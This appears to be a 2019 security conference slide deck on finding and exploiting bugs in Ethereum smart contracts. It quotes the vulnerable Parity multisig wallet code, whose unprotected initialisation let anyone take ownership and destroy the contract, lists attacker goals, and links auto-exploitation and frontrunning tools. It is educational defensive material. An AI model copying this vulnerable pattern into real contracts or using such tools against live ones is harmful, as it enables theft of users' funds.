


Smashing Smart Contracts

IT-SECX 2019

CONSENSYS

Diligence



MythX


In this talk

- Ethereum intro
- Fast bug detection using symbolic execution of EVM bytecode (Mythril)
- Exploit automation (Scrooge McEtherface)
- Warfare on the Ethereum blockchain

What's Ethereum?

- **It's a blockchain like Bitcoin, but programmable**
- A platform for developing money protocols
- We can now send digital assets P2P
 - Tokens, stable coins, securities, bonds, kitties
- Create “money protocols” for payments, lending, fund allocation, decentralized organizations,...

Ethereum state machine



Smart contracts

- Mostly written in Solidity -> Compiles to Ethereum VM (EVM) bytecode

```
pragma solidity ^0.5.0;

contract Bausparvertrag {

    address payable sparefroh;
    uint256 reifedatum;

    constructor(address payable _addr) public payable {
        reifedatum = block.timestamp + 31556952;
        sparefroh = _addr;
    }

    function withdraw() public {
        require(block.timestamp > reifedatum);
        sparefroh.transfer(address(this).balance);
    }

}
```

A new meme is born!

anyone can kill your contract #6995

Closed ghost opened this issue on Nov 6, 2017 · 17 comments

 ghost commented on Nov 6, 2017 • edited by ghost ▾ +😊 ...

I accidentally killed it.

<https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4>

 71	 3	 115	 61	 24	 47	 1	 3
--	---	---	--	--	--	---	---

(\$300 million destroyed forever)

m_numOwners is initially zero

Initialization function

Kill function

```
// throw unless the contract is not yet initialized.
modifier only_uninitialized { if (m_numOwners > 0) throw; _; }

// constructor - just pass on the owner array to the multiowned and
// the limit to daylimit
function initWallet(address[] _owners, uint _required, uint _daylimit) only_uninitialized {
    initDaylimit(_daylimit);
    initMultiowned(_owners, _required);
}

// constructor is given number of sigs required to do protected "onlymanyowners" transactions
// as well as the selection of addresses capable of confirming them.
function initMultiowned(address[] _owners, uint _required) only_uninitialized {
    m_numOwners = _owners.length + 1;
    m_owners[1] = uint(msg.sender);
    m_ownerIndex[uint(msg.sender)] = 1;
    for (uint i = 0; i < _owners.length; ++i)
    {
        m_owners[2 + i] = uint(_owners[i]);
        m_ownerIndex[uint(_owners[i])] = 2 + i;
    }
    m_required = _required;
}

// METHODS

// gets called when no other function matches
function() payable {
    // just being sent some cash?
    if (msg.value > 0)
        Deposit(msg.sender, msg.value);
}

function isOwner(address _addr) view returns (bool) {
    return m_ownerIndex[uint(_addr)] > 0;
}

// kills the contract sending everything to `_to`.
function kill(address _to) onlyowner external {
    suicide(_to);
}
```

Attacker's goals

- Gain ownership of assets
 - Steal Ether (the native currency)
 - Steal tokens
 - Mint new tokens out for themselves
 -


Some tools we made

- Mythril: Symbolic Analyzer
 - <https://github.com/ConsenSys/mythril>
- Scrooge McEtherface: Auto-Exploiter
 - <https://github.com/b-mueller/scrooge-mcetherface>
- Karl: Blockchain Monitor
 - <https://github.com/cleanunicorn/karl>
- Theo: Frontrunning Tool
 - <https://github.com/cleanunicorn/theo>

Symbolic execution (1)

```
contract Cat {  
    function extend_life(bool grantSurvival) public {  
        if (!grantSurvival) {  
            selfdestruct(address(0x0));  
        }  
    }  
}
```



grantSurvival == True



